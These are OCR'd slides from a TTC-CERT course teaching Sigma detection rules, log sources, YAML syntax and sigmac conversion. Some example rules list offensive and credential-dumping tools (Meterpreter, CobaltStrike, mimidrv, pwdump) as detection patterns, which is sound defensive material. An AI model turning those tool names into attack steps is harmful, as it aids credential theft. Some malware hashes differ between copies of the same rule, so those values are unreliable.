ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

What does it have?

- unique strings
- mutex
- embedded file
- specific function



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

What does it do?

- file manipulation
- C2 communication
- process injection

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


What does it do?

- **file manipulation**
  - kernel32.dll
    - WriteFile, CopyFile, DeleteFile
- C2 communication
- process injection

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


What does it do?

- file manipulation
- **C2 communication**
  - wininet.dll
    - HttpSendRequestA
    - InternetConnectA
  - ws2_32.dll
    - Accept
    - Connect
- process injection



What does it do?

- file manipulation
- C2 communication
- **process injection**
  - VirtualAlloc
  - WriteProcessMemory
  - EnumProcesses



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Sigma Rule

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Agenda

- Problems
- Sigma - The Open Source Approach
- How Sigma Works
- Sigma Rule Format
- Sigma Rule Examples
- Conversion to SIEM Queries
- Challenge: Write your own Sigma rule


3

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


วัตถุประสงค์ : ผู้เข้าอบรมสามารถอ่านและใช้งาน Sigma Rule ในระดับพื้นฐาน เพื่อประโยชน์ในการรับและแชร์ข้อมูลที่เกี่ยวกับภัยคุกคามทางไซเบอร์ได้

Problems

From Attack to Logfile



From Log File to Threat Detection



Threat Detection with Log Monitoring: Log Sources

- Firewall Logs
  - Successful/Filtered IP/TCP/UDP Communication
- Operating System Logs
  - Authentication
  - Process Execution
  - Resource Access
- Proxy Logs
- Web Server Access Logs

Threat Detection with Log Monitoring: Signature Examples

- Authentication & Accounts:
  - Large number of failed logon attempts
  - Alternation and usage of specifc accounts (e.g. DSRM)
  - SID history
- Process Execution:
  - Execution from unusual locations
  - Suspicious process relationships
  - Known executables with unknown hashes
  - Known evil hashes
- Windows Events:
  - Service installations with rare names in monitored environment
  - New domain trusts
- Network: Port Scans, Host Discovery (Ping Sweeps)

Threat Detection with Log Monitoring: Application Events

- Web Server Access Logs:
  - 4xx Errors: Enumeration and Reconnaissance activity
  - 5xx Errors: Exploitation
- Application Error Logs
  - Exceptions
  - Specifc messages

Problems?

Recommended Events to Collect

Account Usage

User account information can be collected and audited. Tracking local account usage can help detect Pass the Hash activity and other unauthorized account usage. Additional information such as remote desktop logins, users added to privileged groups, and account lockouts can also be tracked. User accounts being promoted to privileged groups should be audited very closely to ensure that users are in fact supposed to be in a privileged group. Unauthorized membership in privileged groups is a strong indicator that malicious activity has occurred.

Lockout events for domain accounts are generated on the domain controller whereas lockout events for local accounts are generated on the local computer.

	ID	Level	Event Log	Event Source
Account Lockouts	4740	Information	Security	Microsoft-Windows-Security-Auditing
Account Login with Explicit Credentials	4648	Information	Security	Microsoft-Windows-Security-Auditing
Account Name Changed	4781	Information	Security	Microsoft-Windows-Security-Auditing
Account removed from Local Sec. Grp.	4733	Information	Security	Microsoft-Windows-Security-Auditing

Source: https://github.com/nsacyber/Event-Forwarding-Guidance/tree/master/Events

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Problems?

How to Check if an AD User Account is Locked Out?

You can check if the account is locked using the ADUC graphical console or with the Get-ADUser cmdlet from the Active Directory module for PowerShell:

```
Get-ADUser -Identity jsmith -Properties LockedOut,DisplayName | Select-Object samaccountName,
DisplayName,LockedOut
```

Or:

```
Get-ADUser jsmith -Properties Name,LockedOut, lastLogonTimestamp,lockoutTime,logonCount,pwdLastSet |
Select-Object Name, LockedOut,@{n='LastLogon';e=
{[DateTime]::FromFileTime($_.lastLogonTimestamp)}},@{n='lockoutTime';e=
{[DateTime]::FromFileTime($_.lockoutTime)}},@{n='pwdLastSet';e=
{[DateTime]::FromFileTime($_.pwdLastSet)}},logonCount
```

Source: https://woshub.com/troubleshooting-identify-source-of-active-directory-account-lockouts/

Recommended Events to Collect


Account Usage

User account information can be collected and audited. Tracking
and other unauthorized account usage. Additional information su
and account lockouts can also be tracked. User accounts being p
ensure that users are in fact supposed to be in a privileged group
indicator that malicious activity has occurred.

Lockout events for domain accounts are generated on the domain
generated on the local computer.

	ID	Level		
Account Lockouts	4740	Information	Security	Microsoft-Windows-Security-Auditing
Account Login with Explicit Credentials	4648	Information	Security	Microsoft-Windows-Security-Auditing
Account Name Changed	4781	Information	Security	Microsoft-Windows-Security-Auditing
Account removed from Local Sec. Grp.	4733	Information	Security	Microsoft-Windows-Security-Auditing

Source: https://github.com/nsacyber/Event-Forwarding-Guidance/tree/master/Events



Source:
https://woshub.com/troubleshooting-identify-source-of-active-directory-account-lockouts/

Problems

- Lack of standardized description format
  - Great blog posts, log signatures as unstructured text
- No generic format like YARA or Snort rules
- Heterogeneous environments
  - The n+1 SIEMs problem
  - Efficient distribution of log signatures for different systems
- Different SIEM products cover different signatures
- Vendor lock-in

14

Sigma - The Open Source Approach

Sigma Rules

- Sigma rules are the YARA rules of log files.
- Sigma is an open signature format that
  - can be applied to any log file
  - an be used to describe and share detections.
- Sigma allows the community to share detection rules using "a specific language" that can be translated into different SIEM formats.
- a generic YAML-based formatted file.


Sigma - The Open Source Approach

- Generic signature format to describe interesting log events
- Open repository for Sigma signatures
  - https://github.com/SigmaHQ/sigma
- Converter that builds queries from Sigma signatures

17

Open repository for Sigma signatures

- https://github.com/SigmaHQ/sigma




18

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

How Sigma Works


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

How Sigma Works



20

Conversion of Signatures to Alert Queries



https://github.com/SigmaHQ/sigma/tree/master/tools 21

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Sigma Rule Format

YAML-based formatted file

- YAML (YAML Ain't Markup Language)
- YAML is an indentation-based markup language which aims to be both easy to read and easy to write.
- YAML uses the .yaml extension for its files.
- YAML file consists of the following data types
  - **Scalars**: Scalars are values like Strings, Integers, Booleans, etc.
  - **Sequences**: Sequences are lists with each item starting with a hyphen (-). Lists can also be nested.
  - **Mappings**: Mapping gives the ability to list keys with values.

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

YAML Syntax

- **Whitespace indentation** is used for denoting structure; however, tab characters are not allowed as part of that indentation.
- **Comments** begin with the number sign (**#**), can start anywhere on a line and continue until the end of the line.
- **List members** are denoted by a leading hyphen (**-**) with one member per line.
- An **associative array** entry is represented using **colon space** in the form **key: value** with one entry per line. YAML requires the colon be followed by a space
- **Strings** (one type of scalar in YAML) are ordinarily unquoted, but may be enclosed in double-quotes ("), or single-quotes (').
- More infomation https://en.wikipedia.org/wiki/YAML

YAML-based formatted file

- **Scalars** are ordinary values: numbers, strings, booleans.

```yaml
number-value: 42
floating-point-value: 3.141592
boolean-value: true
# strings can be both 'single-quoted' and "double-quoted"
string-value: 'Bonjour'
```

- YAML syntax also allows unquoted string values for convenience reasons.

```yaml
unquoted-string: Hello World
```

Source: https://gettaurus.org/docs/YAMLTutorial/

YAML-based formatted file

- **Sequences** are lists with each item starting with a hyphen (-).
- **Lists** are collections of elements

```yaml
jedis:
  - Yoda
  - Qui-Gon Jinn
  - Obi-Wan Kenobi
  - Luke Skywalker
```

- Every element of the list is indented and starts with a dash and a space.

Source: https://gettaurus.org/docs/YAMLTutorial/

YAML-based formatted file

- **Mappings**: Mapping gives the ability to list keys with values.
- **Dictionaries** are collections of **key: value** mappings. All keys are case-sensitive.

```yaml
jedi:
  name: Obi-Wan Kenobi
  home-planet: Stewjon
  species: human
  master: Qui-Gon Jinn
  height: 1.82m
```

- Note that a space after the colon is mandatory.

Source: https://gettaurus.org/docs/YAMLTutorial/

YAML-based formatted file

- **Dictionaries** can be nested in lists (and vice versa) to create more complex structures

```yaml
requests:
  # first item of `requests` list is just a string
  - http://example.com/

  # second item of `requests` list is a dictionary
  - url: http://example.com/
    method: GET
```

Source: https://gettaurus.org/docs/YAMLTutorial/

YAML-based formatted file

Tools

- yamllint is a linter for YAML files, which checks for many common mistakes and cosmetic issues https://github.com/adrienverge/yamllint
- YAML Lint is another online YAML checker https://www.yamllint.com/

Sigma Rule Specification

Filename

- To keep the file names interoperable use the following:
  - Length between 10 and 70 characters
  - Lowercase
  - No special characters only letters (a-z) and digits (0-9)
  - Use _ instead of a space
  - Use .yml as a file extension
- Example:
  - lnx_auditd_change_file_time_attr.yml
  - web_cve_2022_33891_spark_shell_command_injection.yml
  - sysmon_file_block_exe.yml

Sigma Rule Specification

Data

- The rule files are written in yaml format To keep the rules interoperable use the following:
  - UTF-8
  - LF for the line break (the Windows native editor uses CR-LF)
  - Indentation of 4 spaces
  - Lowercase keys (e.g. title, id, etc.)
  - Single quotes ' for strings and numeric values don't use any quotes (if the string contains a single quote, double quotes may be used instead)

Sigma Rule Format

- Sigma rules are written in YAML
- Scope defnition: Which log sources are relevant?
- Search identifers: Event IDs, values, strings
  - Lists of values
  - Key-value pairs that associate a log feld with a value
- Condition:
  - Logical connection of search identifers
  - Aggregation/correlation of matched events
- Metadata: title, description, author, state, (severity) level, reference, hints for identifcation of false positives

32

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Sigma Rule Format


- Easy schema
  - Metadata
    - Title, ID, Status, Author, Description, References, Tags, Level
  - Log Source
    - Define the log source which will be used to collect the data from e.g. the Windows Security log channel
    - What type, brand, and service is the log from?
  - Detection – List of Selectors
    - Selections, Filters
    - Key-value pairs that associate a log field with a value
  - Condition – Logic for selector matching
  - False-positives
  - Optional (and custom) tags

33

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Sigma Rule Format

- Easy schema
  - Metadata
    - Title, ID, Status, Author, Descriptio
  - Log Source
    - Define the log source which will b
      Security log channel
    - What type, brand, and service is t
  - Detection – List of Selectors
    - Selections, Filters
    - Key-value pairs that associate a l
  - Condition – Logic for selector matching
  - False-positives
  - Optional (and custom) tags




34

Sigma Rule Specification - Documentation

- The following is the general structure for a Sigma rule. You can read more about the details surrounding the formatting for specific fields in the official documentation https://github.com/SigmaHQ/sigma-specification/blob/main/Sigma_specification.md

Sigma Rules - General structure of a Sigma rule



Title, Metadata, and Log Source

```
1  title: Masqueraded OneDrive binary side-loading malicious DLL
2  id: 5d204de0-42a0-4636-ad94-399489e15926
3  version: 1.0
4  first_imported: 2023-05-20
5  last_modified: 2023-05-20
6  status: RELEASED
7  sharing: TLP:CLEAR
8  author: TTC-CERT
9  description: Detect masqueraded OneDrive binary using DLL side-loading technique
10 category: Malware
11 hash: 19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573
12 hash: 87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f
13 hash: cb0a22c4ee2610692c4ec4aee1c9693829bb82aebe2a260e0a100f354e5ea1e0
14 logsource:
15     category: image_load
16     product: windows
```

Optional Metadata

UUIDs (version 4) are recommended

37

Log Source Section

```
14 logsource:
15     category: image_load
16     product: windows
```


Optional Classifiers:

- **category**: examples - proxy, firewall, AV, IDS, DNS server logs, process_creation, image_load, file_event logs, etc.
  - Log files which fall under a particular category
  - For all logs of a group of products
- **product**: examples - Squid, pfSense, Symantec, Snort, Windows, Linux
  - Log files generated by a particular product
  - For all log outputs of one product e.g. all Windows Eventlog types including "Security", "System", "Application" and the new log types like "AppLocker" and "Windows Defender".
- **service**: SSH, DNS, DHCP
  - For a subset of a products logs – "sshd" on Linux or the "Security" Eventlog on Windows systems.
- **description**: Additional detail on log source, configs

38

Detection & Conditions

- **Detection**: Object containing items of interest
  - **Selection** - What you actually wish to select/search from the log data
  - **Condition** - How should the selection or filters be evaluated
    - Logic for rule matching
    - Defines how the selection (or filter) are to be evaluated





```
detection:
    selection:
        Image|endswith:
            - 'OneDrive.exe'
            - 'OneDriveStandaloneUpdater.exe'
            - 'OneDriveSetup.exe'
        ImageLoaded|endswith:
            - '\getopt.dll'
            - '\imobiledevice.dll'
    condition: selection
```


- **Detection** can consist of two different data structures: **Lists** and **Maps**.
  - **List** YAML type contain multiple string-based search parameters, applied to the log data, linked with a logical OR.
  - **Maps** YAML type consists of key/value pairs, like a dictionary, where the key is a field in the log data, and the value is a string or integer value, linked with a logical AND.

Detection & Conditions


- **Detection**: Object containing items of interest
  - **Selection** - What you actually wish to select/search from the log data
  - **Condition** - How should the selection or filters be evaluated
    - Logic for rule matching
    - Defines how the selection (or filter) are to be evaluated
- **Examples**





```
detection:
    selection:
        Image|endswith:
            - 'OneDrive.exe'
            - 'OneDriveStandaloneUpdater.exe'
            - 'OneDriveSetup.exe'
        ImageLoaded|endswith:
            - '\getopt.dll'
            - '\imobiledevice.dll'
    condition: selection
```




```
detection:
    selection:
        EventID: 5140
        ShareName: Admin$
    filter:
        SubjectUserName: '*$'
    condition: selection and not filter
```




```
detection:
    selection:
        Signature:
            - "*MeteTool*"
            - "*Meterpreter*"
            - "*Metasploit*"
            - "*PowerSploit*"
            - "*CobaltStrike*"
    condition: selection
```




```
detection:
    service_installation:
        EventID: 7045
        ServiceName: 'PSEXESVC'
        ServiceFileName: '*\PSEXESVC.exe'
    service_execution:
        EventID: 7036
        ServiceName: 'PSEXESVC'
    sysmon_processcreation:
        EventID: 1
        Image: '*\PSEXESVC.exe'
        User: 'NT AUTHORITY\SYSTEM'
    condition: 1 of them
```

40

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Detection

- A short list of modifiers
  - contains → *something*
  - endswith → *something
  - startswith → something*

```
detection:
    selection:
        Image|endswith:
            - 'OneDrive.exe'
            - 'OneDriveStandaloneUpdater.exe'
            - 'OneDriveSetup.exe'
        ImageLoaded|endswith:
            - '\getopt.dll'
            - '\imobiledevice.dll'
    condition: selection
```

OneDriveStandaloneUpdater.exe	CreateFile	C:\Users\REM\Desktop\audit\audit\audit\getopt.dll	SUCCESS
OneDriveStandaloneUpdater.exe	CreateFileMapping	C:\Users\REM\Desktop\audit\audit\audit\getopt.dll	FILE LOCKED...
OneDriveStandaloneUpdater.exe	CreateFileMapping	C:\Users\REM\Desktop\audit\audit\audit\getopt.dll	SUCCESS
OneDriveStandaloneUpdater.exe	Load Image	C:\Users\REM\Desktop\audit\audit\audit\getopt.dll	SUCCESS
OneDriveStandaloneUpdater.exe	CloseFile	C:\Users\REM\Desktop\audit\audit\audit\getopt.dll	SUCCESS

https://github.com/SigmaHQ/sigma-specification/blob/main/Sigma_specification.md#value-modifiers

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Detection


```
detection:
    selection:
        Image|endswith:
            - 'OneDrive.exe'
            - 'OneDriveStandaloneUpdater.exe'
            - 'OneDriveSetup.exe'
        ImageLoaded|endswith:
            - '\getopt.dll'
            - '\imobiledevice.dll'
    condition: selection
```


String Wildcard

- Wildcards are used when part of the text is random. You can use :
  - ? to replace a single mandatory character
  - * to replace an unbounded length wildcard
- Example :
  - progA.exe or progB.exe or ... will be prog?.exe
  - antivirus_V1.exe or antivirus_V21.2.1.exe or ... will be antivirus_V*.exe

Detection

Escaping

- The backslash character \ is used for escaping of wildcards * and ? as well as the backslash character itself.
- Plain backslash not followed by a wildcard can be expressed as single \ or double backslash \\. For simplicity reasons the single notation is recommended.
- A wildcard has to be escaped to handle it as a plain character: *
- The backslash before a wildcard has to be escaped to handle the value as a backslash followed by a wildcard: *
- Three backslashes are necessary to escape both, the backslash and the wildcard and handle them as plain values: *
- Three or four backslashes are handled as double backslash. Four a recommended for consistency reasons: \\\\ results in the plain value \\.

Detection

- Field Usage
  - For fields with existing field-mappings, use the mapped field name.
    - Examples from the generic config tools\config\generic\windows-audit.yml (e.g. use Image over NewProcessName)

    - For new or rarely used fields, use them as they appear in the log source and strip all spaces. (That means: Only, if the field is not already mapped to another field name.)
      - Examples:
        - New Value → NewValue
        - SAM User Account → SAMUserAccount

Detection

- Example: a match will happen if the ImageLoaded key contains the any of the following list of values.

```
logsource:
  product: windows
  category: driver_load
detection:
  selection:
    ImageLoaded|contains:
      - "fgexec"
      - "dumpsvc"
      - "cachedump"
      - "mimidrv"
      - "gsecdump"
      - "servpw"
      - "pwdump"
  condition: selection
```


Detection

- Example: a match will happen if the conditions - selection1, selection2, selection3 are triggered and no matches for the filter.

```
detection:
  selection1:
    ParentImage|endswith:
      - '\winlogon.exe'
      - '\services.exe'
      - '\lsass.exe'
      - '\csrss.exe'
      - '\smss.exe'
      - '\wininit.exe'
      - '\spoolsv.exe'
      - '\searchindexer.exe'
  selection2:
    Image|endswith:
      - '\powershell.exe'
      - '\cmd.exe'
  selection3:
    User|contains: # covers many language settings
      - "AUTHORI"
      - "AUTORI"
  filter:
    CommandLine|contains|all:
      - " route "
      - " ADD "
  condition: selection1 and selection2 and selection3 and not filter
```


Conditions

- For conditions, we can evaluate the expressions using:
  - Logical AND/OR operations
  - 1 of (selection) OR all of (selection) - this you might recognize from Yara as well
  - Negation using 'not' - e.g. not selection
  - Grouping expressions by using parenthesis -e.g. (selection1 and selection2) or selection3

- **More information**
  https://github.com/SigmaHQ/sigma-specification/blob/main/Sigma_specification.md

Sigma Rule Examples

Rule Examples



```
title: Masqueraded OneDrive Binary side-loading malicious DLL
id: 3d204de0-42a0-4830-ad94-3994d0e15928
version: 1.0
first_imported: 2023-05-20
last_modified: 2023-05-20
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: Detect masqueraded OneDrive binary using DLL side-loading technique
category: Malware
hash: 19e4852ffc781dbf8f5f894fe6fe41547c8e7389a9bdf578735bda6b8091db573
hash: 87b48238f429b23379f29ef9e5d5cf33fc8ce130d7c9504e7190805372774808f
hash: c00a22c4ee2610692c4ec4aee1c3693829b82aebe2a260e0a106f354e5ea1e0
logsource:
  category: image_load
  product: windows
detection:
  selection:
    Image|endswith:
      - 'OneDrive.exe'
      - 'OneDriveStandaloneUpdater.exe'
      - 'OneDriveSetup.exe'
    ImageLoaded|endswith:
      - '\getopt.dll'
      - '\imobiledevice.dll'
  condition: selection
falsepositives: Unknown
level: high
tags:
  - attack.defense_evasion
  - attack.t1574.002
```


Rule Examples

```
title: "Detection of generic URL redirect"
id: "9fe1cfbc-2d17-11ed-a261-0242ac120002"
version: "1.0"
first_imported: "2020-09-06"
last_modified: "2020-09-06"
status: "RELEASED"
sharing: "TLP:WHITE"
author: "TTC-CERT"
description: "Detects generic URL redirect pattern =http(s)://"
category: "URL redirect"
references: "https://medium.com/@p.matkovski/
detection-of-phishing-redirects-a2c40482264e"
logsource:
  category: proxy
detection:
  selection1:
    c-uri|contains: '=http://'
  selection2:
    c-uri|contains: '=https://'
  condition: selection1 or selection2
falsepositives:
  - Unknown
level: high
tags:
  - attack.malicious_link
  - attack.t1204.001
```

Conversion to SIEM Queries

Sigma Converter Configurations

- Sigma repository contains SIEM-specific configurations as start points
  - ELK
  - Splunk
  - Microsoft Defender Advanced Threat Protection (MDATP)
  - ArcSight
  - QRadar
  - Etc.
- Environment-specific configuration must be added
- Sigma converter generates queries
  - with mapped field names
  - with additional conditions to narrow query to relevant data set

52

Conversion of Sigma Rules

- Translate Sigma rule using **Sigmac**
  - The Sigma project contains a Python script called **sigmac**.
  - **Sigmac** is a tool that preforms the translation between Sigma rules and various security query formats using a YAML configuration file that map Sigma fields to each vendors' query language.
- **pySigma** - Python library to parse and convert Sigma rules into queries (and whatever else you could imagine) https://github.com/SigmaHQ/pySigma
- SOCPrime provides a **web translation tool** that can be found here:
  - Uncoder.IO | Universal Sigma Rule Converter
    - https://uncoder.io/

53

Translate Sigma rule using Sigmac

- python3 sigmac -h ตัวอักษรแอล
- python3 sigmac -l
  - --lists, -l List available output target formats and configurations
- python3 sigmac -l -t splunk -c splunk-windows ./MALW_cobalt_str[illegible]_beacon_malicious_IP.yml
- ตัวอักษรไอพิมพ์ใหญ่
  - -I the converter continues on errors.
  - -t splunk selects the splunk query string backend. Use -l to get a list of all supported backends.
  - -c splunk-windows uses the given configuration file (additional conditions for particular log sources, field mappings) for the conversion.

Translate Sigma rule using Sigmac

```
$ python3 sigmac -h
usage: sigmac [-h] [--recurse] [--filter FILTER]
              [--target {logpoint,es-rule-eql,sqlite,powershell,carbonblack,limacharlie,ala,hedera,sysmon,ala-rule,streama
lert,ndatp,arcsight,xpack-watcher,sumologic-cse-rule,chronicle,elastalert,logiq,splunkdm,kibana,datadog-logs,fortisiem,haw
k,netwitness,es-qs-lr,es-eql,es-dsl,es-rule,crowdstrike,es-qs,lacework,qradar,stix,qualys,fieldlist,splunk,uberagent,athen
a,splunkxml,humio,elastalert-dsl,sumologic,sumologic-cse,arcsight-esm,csharp,opensearch-monitor,sql,devo,graylog,netwitnes
s-epl,dnif,sentinel-rule,ee-outliers,grep,fireeye-helix,kibana-ndjson)]
              [--lists] [--lists-files-after-date LISTS_FILES_AFTER_DATE]
              [--config CONFIG] [--output OUTPUT]
              [--output-fields OUTPUT_FIELDS] [--output-format {json,yaml}]
              [--output-extention OUTPUT_EXTENTION] [--print0]
              [--backend-option BACKEND_OPTION]
